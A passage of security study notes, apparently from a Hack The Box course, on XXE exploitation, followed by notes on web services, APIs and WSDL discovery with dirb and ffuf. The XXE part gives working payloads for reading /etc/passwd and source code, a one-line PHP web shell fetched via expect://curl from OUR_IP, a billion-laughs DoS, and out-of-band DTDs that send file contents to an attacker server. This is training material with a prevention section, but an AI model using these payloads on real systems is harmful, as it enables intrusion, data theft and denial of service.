As you can see, the response did use the value of the entity you defined instead of displaying &company;, indicating that you may inject XML code. In contrast, a non-vulnerable web app would display it as a raw value. This confirms that you are dealing with a web app vulnerable to XXE.
note
Some web apps may default to a JSON format in HTTP request, but may still accept other formats, including XML. So, even if a web app sends requests in a JSON format, you can try changing the Content-Type header to application/xml, and then convert the JSON data to XML with an online tool.
Reading Sensitive Files
Now that you can define new internal XML entities try to define external XML entities by just adding the SYSTEM keyword and define the external reference path after it.
<!DOCTYPE email [
<!ENTITY company SYSTEM "file:///etc/passwd">
]>
Request & response example:
You see that you did indeed get the content of the file, meaning that you have successfully exploited the XXE vulnerability to read local files. This enables you to read the content of sensitive files, like config files that may contain passwords or other sensitive files like an id_rsa SSH key of a specific user, which may grant you access to the back-end server.
Reading Source Code
Another benefit of local file disclosure is the ability to obtain the source code of the web app. This would allow you to perform a Whitebox Penetration Test to unveil more vulnerabilities in the web app, or at the very least reveal secret configurations like database passwords or API keys.
Trying to read index.php:
As you can see, this did not work, as you did not get any content. This happenend because the file you are referencing is not in a proper XML format, so it fails to be referenced as an external XML entity. If a file contains some of XML’s special characters, it would break the external entity reference and not be used for the reference. Furthermore, you cannot read any binary data, as it would also not conform to the XML format.
Luckily, PHP provides wrapper filters that allow you to base64 encode certain resources ‘including files’, in which case the final base64 output should not break the XML format. To do so, instead of using file:// as your reference, you will use PHP’s php://filter/ wrapper. With this filter, you can specify the convert.base64-encode encoder as your filter, and then add an input resource as follows:
<!DOCTYPE email [
<!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=index.php">
]>
This trick will only work with PHP web apps.
Remote Code Execution
In addition to reading local files, you may be able to gain code execution over the remote server. The easiest method would be to look for ssh keys, or attempt to utilize a hash stealing trick in Windows-based web apps, by making a call to your server. If these do not work, you may still be able to execute commands on PHP based web apps through the PHP://expect filter, though this requires the PHP expect module to be installed and enabled.
If the XXE directly prints its output, then you can execute basic commands as expect://id, and the page should print the command output. However, if you did not have access to the output, or needed to execute a more complicated command then the XML syntax may break and the command may not execute.
The most efficient way to turn XXE into RCE is by fetching a web shell from your server and writing it to the web app, and then you can interact with it to execute commands. To do so, you can start by writing a basic PHP web shell and starting a python web server:
d41y@htb[/htb]$ echo '<?php system($_REQUEST["cmd"]);?>' > shell.php
d41y@htb[/htb]$ sudo python3 -m http.server 80
Now, you can use the following XML code to execute a curl command that downloads your web shell into the remote server.
<?xml version="1.0"?>
<!DOCTYPE email [
<!ENTITY company SYSTEM "expect://curl$IFS-O$IFS'OUR_IP/shell.php'">
]>
<root>
<name></name>
<tel></tel>
<email>&company;</email>
<message></message>
</root>
note
Replace all spaces with $IFS, to avoid breaking the XML syntax. Furthermore, many other chars like |, >, and { may break the code, so you should avoid using them.
Once you send the request, you should receive a request on your machine for the shell.php file, after which you can interact with the web shell on the remote server for code execution.
Other XXE Attacks
Another common attack often carried out through XXE vulns is SSRF exploitation, which is used to enumerate locally open ports and access their pages, among other restricted web pages, through the XXE vuln.
Finally, one common use of XXE attacks is causing a DOS to the hosting web server, with the following payload:
<?xml version="1.0"?>
<!DOCTYPE email [
<!ENTITY a0 "DOS" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
<!ENTITY a5 "&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;">
<!ENTITY a6 "&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;">
<!ENTITY a7 "&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;">
<!ENTITY a8 "&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;">
<!ENTITY a9 "&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;">
<!ENTITY a10 "&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;">
]>
<root>
<name></name>
<tel></tel>
<email>&a10;</email>
<message></message>
</root>
This payload defines the a0 entity as DOS, reference it in a1 multiple times, references a1 in a2, and so on until the back-end server’s memory runs out due to self-reference loops. However, this attack no longer works with modern web servers, as they protect against entity self-reference.
Advanced File Disclosure
… with CDATA
To output data that does not conform to the XML format, you can wrap the content of the external file reference with a CDATA (e. g. <![CDATA[ FILE_CONTENT ]]>). This way, the XML parser would consider this part raw data, which may contain any type of data, including any special chars.
One easy way to tackle this issue would be to define a begin internal entity with <![DATA[, and an end internal entity with ]]>, and then place your external entity file in between, and it should be considered as a CDATA element:
<!DOCTYPE email [
<!ENTITY begin "<![CDATA[">
<!ENTITY file SYSTEM "file:///var/www/html/submitDetails.php">
<!ENTITY end "]]>">
<!ENTITY joined "&begin;&file;&end;">
]>
After that, if you reference the &joined; entity, it should contain your escaped data. However, this will not work, since XML prevents joining internal and external entities, so you will have to find a better way to do so.
Ty bypass this limitation, you can utilize XML Parameter Entities, a special type of entity that starts with a % char and can only be used within the DTD. What’s unique about parameter entities is that if you reference them from an external source, then all of them would be considered as external and can be joined.
<!ENTITY joined "%begin;%file;%end;">
Trying to tead the submitDetails.php file by first storing the line in a DTD file, host it on your machine, and then reference it as an external entity on the target web app:
d41y@htb[/htb]$ echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd
d41y@htb[/htb]$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Now, you can reference your external body entity and then print the &joined; entity you defined above, which should contain the content of the submitDetails.php file:
<!DOCTYPE email [
<!ENTITY % begin "<![CDATA["> <!-- prepend the beginning of the CDATA tag -->
<!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> <!-- reference external file -->
<!ENTITY % end "]]>"> <!-- append the end of the CDATA tag -->
<!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xxe.dtd"> <!-- reference our external DTD -->
%xxe;
]>
...
<email>&joined;</email> <!-- reference the &joined; entity to print the file content -->
Once you write your xxe.dtd file, host it on your machine, and then add the above lines to your HTTP request to the vulnerable web app, you can finally get the content of the submitDetails.php file:
As you can see, you were able to obtain the file’s source code without needing to encode it to base64, which saves a lot of time when going through various files to look for secrets and passwords.
Error Based XXE
Another situation you may find yourself in is one where the web app might not write any output, so you cannot control any of the XML input entities to write its content. In such cases, you would be blind to the XML output and so would not be able to retrieve the file content using your usual methods.
If the web app displays runtime errors and does not have proper exception handling for the XML input, then you can use this flaw to read the output of the XXE exploit. If the web app neither writes XML output nor displays any errors, you would face a completely blind situation.
Consider the scenario in which none of the XML input entities is displayed to the screen. Because of this, you may have no entity that you can control to write the file output. First, let’s try to send malformed XML data, and see if the web app displays any errors. To do so, you can delete any of the closing tags, change one of them, so it does not close, or just reference a non-existing entity:

You see that you did indeed cause the web app to display an error, and it also revealed the web server directory, which you can use to read the source code of other files. Now, you can exploit this flaw to exfiltrate file content. To do so, you will use a similar technique to what you used earlier. First, you will host a DTD file that contains the following payload:
<!ENTITY % file SYSTEM "file:///etc/hosts">
<!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'>">
The above payload defines the file parameter entity and then joins it with an entity that does not exist. In your previous exercise, you were joining three strings. In this case, %nonExistingEntity; does not exist, so the web application would throw an error saying that this entity does not exist, along with your joined %file; as part of the error. There are many other variables that can cause an error, like a bad URI or having bad chars in the referenced file.
Now, you can call your external DTD script, and then reference the error entity:
<!DOCTYPE email [
<!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">
%remote;
%error;
]>
Once you host your DTD script as you did earlier and send the above payload as your XML data, you will get the content of the /etc/hosts file:

This method may also be used to read the source code of files. All you have to do is change the file name in your DTD script to point to the file you want to read. However, this method is not as reliable as the previous method for reading source files, as it may have length limitations, and certain special characters may still break it.
Blind Data Exfiltration
Out-of-band Data Exfiltration
For cases in which there is nothing printed on the web app, you can utilize a method known as out-of-band Data Exfiltration, which is often used in similar blind cases with many web attacks, like blind SQLi, blind command injection, blind XSS, and blind XXE.
In the previous sections, you utilized an out-of-band attack since you hosted the DTD file in your machine and made the web application connect to you. So, your attack this time will be pretty similar, with on significant difference. Instead of having the web app output your file entity to a specific XML entity, you mill make the web app send a web request to your web server with the content of the file you are reading.
To do so, you can first use a parameter entity for the content of the file you are reading while utilizing PHP filter to base64 encode it. Then, you will create another external parameter entity and reference it to your IP, and place the file parameter value as part of the URL being requested over HTTP:
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://OUR_IP:8000/?content=%file;'>">
If, the file you want to read had the content of XXE_SAMPLE_DATA, then the file parameter would hold its base64 encoded data (WFhFX1NBTVBMRV9EQVRB). When the XML tries to reference the external oob parameter from your machine, it will request http://OUR_IP:8000/?content=WFhFX1NBTVBMRV9EQVRB. Finally, you can decode the WFhFX1NBTVBMRV9EQVR string to get the content of the file. You can even write a simple PHP script that automatically detects the encoded file content, decodes it, and outputs it to the terminal.
<?php
if(isset($_GET['content'])){
error_log("\n\n" . base64_decode($_GET['content']));
}
?>
So, you will first write the above PHP code to index.php, and then start a PHP server on port 8000:
d41y@htb[/htb]$ vi index.php # here we write the above PHP code
d41y@htb[/htb]$ php -S 0.0.0.0:8000
PHP 7.4.3 Development Server (http://0.0.0.0:8000) started
Now, to initiate your attack, you can use a similar payload to the one you used in the error-based attack, and simply add <root>&content;</root>, which is needed to reference your entity and have it send the request to your machine with the file content:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
<!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">
%remote;
%oob;
]>
<root>&content;</root>
Send the request:

Go back to your terminal:
PHP 7.4.3 Development Server (http://0.0.0.0:8000) started
10.10.14.16:46256 Accepted
10.10.14.16:46256 [200]: (null) /xxe.dtd
10.10.14.16:46256 Closing
10.10.14.16:46258 Accepted
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...SNIP...
Automated OOB Exfiltration
Although in some instances you may have to use the manual method you learned above, in many other cases, you can automate the process of blind XXE data exfiltration with tools. One such tool is XXEinjector.
To use this tool for automated OOB exfiltration you first need to clone it.
Once you have the tool, you can copy the HTTP request from Burp and write it to a file for the tool to use. You should not include the full XML data, only the first line, and write XXEINJECT after it as a position locator for the tool:
POST /blind/submitDetails.php HTTP/1.1
Host: 10.129.201.94
Content-Length: 169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://10.129.201.94
Referer: http://10.129.201.94/blind/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
<?xml version="1.0" encoding="UTF-8"?>
XXEINJECT
Now you can run the tool with the --host / --httpport flags being your IP and port, the --file flag being the file you wrote above, and the --path flag being the file you want to read. You will also select the --oob=http and --phpfilter flags to repeat the OOB attack:
d41y@htb[/htb]$ ruby XXEinjector.rb --host=[tun0 IP] --httpport=8000 --file=/tmp/xxe.req --path=/etc/passwd --oob=http --phpfilter
...SNIP...
[+] Sending request with malicious XML.
[+] Responding with XML for: /etc/passwd
[+] Retrieved data:
You see that the tool did not directly print the data. This is because you are base64 encoding the data, so it does not get printed. In any case, all exfiltrated files get stored in the Logs folder under the tool, and you can find your file there:
d41y@htb[/htb]$ cat Logs/10.129.201.94/etc/passwd.log
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...SNIP..
XXE Prevention
Avoiding Outdated Components
While other input validation web vulns are usually prevented through secure coding practices, this is not entirely necessary to prevent XXE vulns. This is because XML input is usually not handled manually by the web developers but by the built-in XML libraries instead. So, if a web app is vulnerable to XXE, this is very likely due to an outdated library that parses the the XML data.
In addition to updating the XML libraries, you should also update any components that parse XML input, such as API libraries like SOAP. Furthermore, any document or file processors that may perform XML parsing, like SVG image processors or PDF document processors, may also be vulnerable to XXE vulns, and you should update them as well.
These issues are not exclusive to XML libraries only, as the same applies to all other web components. In addition to common package managers, common code editors will notify web devs of the use of outdated components and suggest other alternatives. In the end, using the latest XML libraries and web development components can greatly help reduce various web vulns.
Using Safe XML Configs
Other than using the latest XML libraries, certain XML configs for web apps can help reduce the possibility of XXE exploitation. These include:
- disable referencing custom Document Type Definitions
- disable referencing External XML Entities
- disable Parameter Entity processing
- disable support for XInclude
- prevent Entity Reference Logs
Another thing you saw was Error-based XXE exploitation. So you should always have proper exception handling in your web apps and should always disable displaying runtime errors in web servers.
Such configs should be another layer of protection if you miss updating some XML libraries and should also prevent XXE exploitation. However, you may still be using vulnerable libraries in such cases and only applying workarounds against exploitation, which is not ideal.
With the various issues and vulnerabilities introduced by XML data, many also recommend using other formats, such as JSON or YAML. This also includes avoiding API standards that rely on XML and using JSON-based APIs instead.
Finally, using WAFs is another layer of protection against XXE exploitation. However, you should never entirely rely on WAFs and leave the back-end vulnerable, as WAFs can always be bypassed.
Web Service & API
Web Service & API
Note
Web services provide a standard means of interoperating between different software applications, running on a variety of platforms and/or frameworks. Web services are characterized by their great interoperability and extensibility, as well as their machine-processable descriptions thanks to the use of XML.
- World Wide Web Consortium
Web services enable applications to communicate with each other. The applications can be entirely different. Consider the following scenario:
- one application written in Java is running on a Linux host and is using an Oracle database
- another application written in C++ is running on a Windows host and is using an SQL Server database
These two applications can communicate with eath other over the internet with the help of web services.
An application programming interface (API) is a set of rules that enables data transmission between different software. The technical specification of each API dictates the data exchange.
Example: A piece of software needs to access information, such as ticket prices for specific dates. To obtain the required information, it will make a call to the API of another software. The other software will return any data/functionality requested.
The interface through which these two pieces of software exchanged data is what the API specifies.
Web Services vs. API
- web services are a type of application programming interface; the opposite is not always true
- web services need a network to achieve their objective; APIs can achieve their goal even offline
- web services rarely allow external access, and there are a lot of APIs that welcome external developer tinkering
- web services usually utilize SOAP for security reasons; APIs can be found using different designs, such as XML-RPC, JSON-RPC, SOAP, and REST
- web services usually utilize the XML format for data encoding; APIs can be found using different formats to store data, with the most popular being JS Object Notation
Web Service Approaches/Technologies
XML-RPC
- uses XML for encoding/decoding the remote procedure call (RPC) and the respective parameter(s); HTTP is usually the transport of choice
--> POST /RPC2 HTTP/1.0
User-Agent: Frontier/5.1.2 (WinNT)
Host: betty.userland.com
Content-Type: text/xml
Content-length: 181
<?xml version="1.0"?>
<methodCall>
<methodName>examples.getStateName</methodName>
<params>
<param>
<value><i4>41</i4></value>
</param>
</params>
</methodCall>
<-- HTTP/1.1 200 OK
Connection: close
Content-Length: 158
Content-Type: text/xml
Date: Fri, 17 Jul 1998 19:55:08 GMT
Server: UserLand Frontier/5.1.2-WinNT
<?xml version="1.0"?>
<methodResponse>
<params>
<param>
<value><string>South Dakota</string></value>
</param>
</params>
</methodResponse>
The payload in XML is essentially a single <methodCall> structure. <methodCall> should contain a <methodName> sub-item, that is related to the method to be called. If the call requires parameters, then <methodCall> must contain a <params> sub-item.
JSON-RPC
- uses JSON to invoke functionality; HTTP is usually the transport of choice
--> POST /ENDPOINT HTTP/1.1
Host: ...
Content-Type: application/json-rpc
Content-Length: ...
{"method": "sum", "params": {"a":3, "b":4}, "id":0}
<-- HTTP/1.1 200 OK
...
Content-Type: application/json-rpc
{"result": 7, "error": null, "id": 0}
The method {"method": "sum", "params": {"a":3, "b":4}, "id":0} object is serialized using JSON. Note the three properties: method, params and id.method contains the name of the method to invoke. params contains an array carrying the arguments to be passed. id contains an identifier established by the client. The server must reply with the same value in the response object if included.
SOAP (Simple Object Access Protocol)
- uses XML but provides more functionalities than XML-RPC; SOAP defines both a header structure and a payload structure; the former identifies the actions that SOAP nodes are expected to take on the message, while the latter deals with the carried information; a Web Services Definition Language (WSDL) declaration is optional; WSDL specifies how a SOAP service can be used; various lower-level protocols (HTTP included) can be the transport
- Anatomy of a SOAP Message:
soap:Envelope: (Required block) Tag to differentiate SOAP from normal XML; this tag requires anamespaceattributesoap:Header: (Optional block) Enables SOAP’s extensibility through SOAP modulessoap:Body: (Required block) Contains the procedure, parameters, and datasoap:Fault: (Optional block) Used withinsoap:Bodyfor error messages upon a failed API call
--> POST /Quotation HTTP/1.0
Host: www.xyz.org
Content-Type: text/xml; charset = utf-8
Content-Length: nnn
<?xml version = "1.0"?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV = "http://www.w3.org/2001/12/soap-envelope"
SOAP-ENV:encodingStyle = "http://www.w3.org/2001/12/soap-encoding">
<SOAP-ENV:Body xmlns:m = "http://www.xyz.org/quotations">
<m:GetQuotation>
<m:QuotationsName>MiscroSoft</m:QuotationsName>
</m:GetQuotation>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
<-- HTTP/1.0 200 OK
Content-Type: text/xml; charset = utf-8
Content-Length: nnn
<?xml version = "1.0"?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV = "http://www.w3.org/2001/12/soap-envelope"
SOAP-ENV:encodingStyle = "http://www.w3.org/2001/12/soap-encoding">
<SOAP-ENV:Body xmlns:m = "http://www.xyz.org/quotation">
<m:GetQuotationResponse>
<m:Quotation>Here is the quotation</m:Quotation>
</m:GetQuotationResponse>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
WS-BPEL (Web Services Business Process Execution Language)
- are essentially SOAP web services with more functionality for describing and invoking business processes
- heavily resemble SOAP services
RESTful (Representation State Transfer)
- usually use XML or JSON; WSDL declarations are supported but uncommon; HTTP is the transport of choice, and HTTP verbs are used to access/change/delete resources and use data
XML:
--> POST /api/2.2/auth/signin HTTP/1.1
HOST: my-server
Content-Type:text/xml
<tsRequest>
<credentials name="administrator" password="passw0rd">
<site contentUrl="" />
</credentials>
</tsRequest>
JSON:
--> POST /api/2.2/auth/signin HTTP/1.1
HOST: my-server
Content-Type:application/json
Accept:application/json
{
"credentials": {
"name": "administrator",
"password": "passw0rd",
"site": {
"contentUrl": ""
}
}
}
Web Service Description Language (WSDL)
… is an XML-based file exposed by web services that informs clients of the provided services/methods, including where they reside and the method-calling convention.
A web service’s WSDL file should not always be accessible. Developers may not want to publicly expose a web service’s WSDL file, or they may expose it through an uncommon location, following a security through obscurity approach. In the latter case, directory/parameter fuzzing may reveal the location and content of a WSDL file.
Example
Suppose you are assessing a SOAP service residing in http://<TARGET IP>:3002. You have not been informed of a WSDL file.
Start by performing basic directory fuzzing against the web service.
d41y@htb[/htb]$ dirb http://<TARGET IP>:3002
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Fri Mar 25 11:53:09 2022
URL_BASE: http://<TARGET IP>:3002/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://<TARGET IP>:3002/ ----
+ http://<TARGET IP>:3002/wsdl (CODE:200|SIZE:0)
-----------------
END_TIME: Fri Mar 25 11:53:24 2022
DOWNLOADED: 4612 - FOUND: 1
It looks like http://<TARGET IP>:3002/wsdl exists.
d41y@htb[/htb]$ curl http://<TARGET IP>:3002/wsdl
The response is empty. Maybe there is a parameter that will provide you with access to the SOAP web service’s WSDL file. Perform parameter fuzzing:
d41y@htb[/htb]$ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u 'http://<TARGET IP>:3002/wsdl?FUZZ' -fs 0 -mc 200
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.3.1 Kali Exclusive <3
________________________________________________
:: Method : GET
:: URL : http://<TARGET IP>:3002/wsdl?FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200
:: Filter : Response size: 0
________________________________________________
:: Progress: [40/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error
:: Progress: [537/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Erro
wsdl [Status: 200, Size: 4461, Words: 967, Lines: 186]
:: Progress: [982/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Erro::
Progress: [1153/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err::
Progress: [1780/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err::
Progress: [2461/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err::
Progress: [2588/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err::
Progress: [2588/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
It looks like wsdl is a valid parameter.
d41y@htb[/htb]$ curl http://<TARGET IP>:3002/wsdl?wsdl
<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions targetNamespace="http://tempuri.org/"
xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://schemas.xmlsoap.org/wsdl/soap12/"
xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/"
xmlns:tns="http://tempuri.org/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
<wsdl:types>
<s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">
<s:element name="LoginRequest">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="username" type="s:string"/>
<s:element minOccurs="1" maxOccurs="1" name="password" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="LoginResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="unbounded" name="result" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="ExecuteCommandRequest">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="cmd" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="ExecuteCommandResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="unbounded" name="result" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
</s:schema>
</wsdl:types>
<!-- Login Messages -->
<wsdl:message name="LoginSoapIn">
<wsdl:part name="parameters" element="tns:LoginRequest"/>
</wsdl:message>
<wsdl:message name="LoginSoapOut">
<wsdl:part name="parameters" element="tns:LoginResponse"/>
</wsdl:message>
<!-- ExecuteCommand Messages -->
<wsdl:message name="ExecuteCommandSoapIn">
<wsdl:part name="parameters" element="tns:ExecuteCommandRequest"/>
</wsdl:message>
<wsdl:message name="ExecuteCommandSoapOut">
<wsdl:part name="parameters" element="tns:ExecuteCommandResponse"/>
</wsdl:message>
<wsdl:portType name="HacktheBoxSoapPort">
<!-- Login Operaion | PORT -->
<wsdl:operation name="Login">
<wsdl:input message="tns:LoginSoapIn"/>
<wsdl:output message="tns:LoginSoapOut"/>
</wsdl:operation>
<!-- ExecuteCommand Operation | PORT -->
<wsdl:operation name="ExecuteCommand">
<wsdl:input message="tns:ExecuteCommandSoapIn"/>
<wsdl:output message="tns:ExecuteCommandSoapOut"/>
</wsdl:operation>
</wsdl:portType>
<wsdl:binding name="HacktheboxServiceSoapBinding" type="tns:HacktheBoxSoapPort">
<soap:binding transport="http://schemas.xmlsoap.org/soap/http"/>
<!-- SOAP Login Action -->
<wsdl:operation name="Login">
<soap:operation soapAction="Login" style="document"/>
<wsdl:input>
<soap:body use="literal"/>
</wsdl:input>
<wsdl:output>
<soap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<!-- SOAP ExecuteCommand Action -->
<wsdl:operation name="ExecuteCommand">
<soap:operation soapAction="ExecuteCommand" style="document"/>
<wsdl:input>
<soap:body use="literal"/>
</wsdl:input>
<wsdl:output>
<soap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
</wsdl:binding>
<wsdl:service name="HacktheboxService">
<wsdl:port name="HacktheboxServiceSoapPort" binding="tns:HacktheboxServiceSoapBinding">
<soap:address location="http://localhost:80/wsdl"/>
</wsdl:port>
</wsdl:service>
</wsdl:definitions>
You identified the SOAP service’s WSDL file.
WSDL File Breakdown
Definition
- the root element of all WSDL files; inside the definition, the name of the web service is specified, all namespaces used across the WSDL document are declard, and all other service elements are defined
<wsdl:definitions targetNamespace="http://tempuri.org/"
<wsdl:types></wsdl:types>
<wsdl:message name="LoginSoapIn"></wsdl:message>
<wsdl:portType name="HacktheBoxSoapPort">
<wsdl:operation name="Login"></wsdl:operation>
</wsdl:portType>
<wsdl:binding name="HacktheboxServiceSoapBinding" type="tns:HacktheBoxSoapPort">
<wsdl:operation name="Login">
<soap:operation soapAction="Login" style="document"/>
<wsdl:input></wsdl:input>
<wsdl:output></wsdl:output>
</wsdl:operation>
</wsdl:binding>
<wsdl:service name="HacktheboxService"></wsdl:service>
</wsdl:definitions>
Data Types
- the data types to be used in the exchanged messages
<wsdl:types>
<s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">
<s:element name="LoginRequest">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="username" type="s:string"/>
<s:element minOccurs="1" maxOccurs="1" name="password" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="LoginResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="unbounded" name="result" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="ExecuteCommandRequest">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="cmd" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name="ExecuteCommandResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="unbounded" name="result" type="s:string"/>
</s:sequence>
</s:complexType>
</s:element>
</s:schema>
</wsdl:types>
Messages
- defines input and output operations that the web service supports; in other words, through the
messageselement, the messages to be exchanged, are defined and presented either as an entire document or as arguments to be mapped to a method invocation
<!-- Login Messages -->
<wsdl:message name="LoginSoapIn">
<wsdl:part name="parameters" element="tns:LoginRequest"/>
</wsdl:message>
<wsdl:message name="LoginSoapOut">
<wsdl:part name="parameters" element="tns:LoginResponse"/>
</wsdl:message>
<!-- ExecuteCommand Messages -->
<wsdl:message name="ExecuteCommandSoapIn">
<wsdl:part name="parameters" element="tns:ExecuteCommandRequest"/>
</wsdl:message>
<wsdl:message name="ExecuteCommandSoapOut">
<wsdl:part name="parameters" element="tns:ExecuteCommandResponse"/>
</wsdl:message>
Operation
- defines the available SOAP actions alongsinde the encoding of each message
Port Type
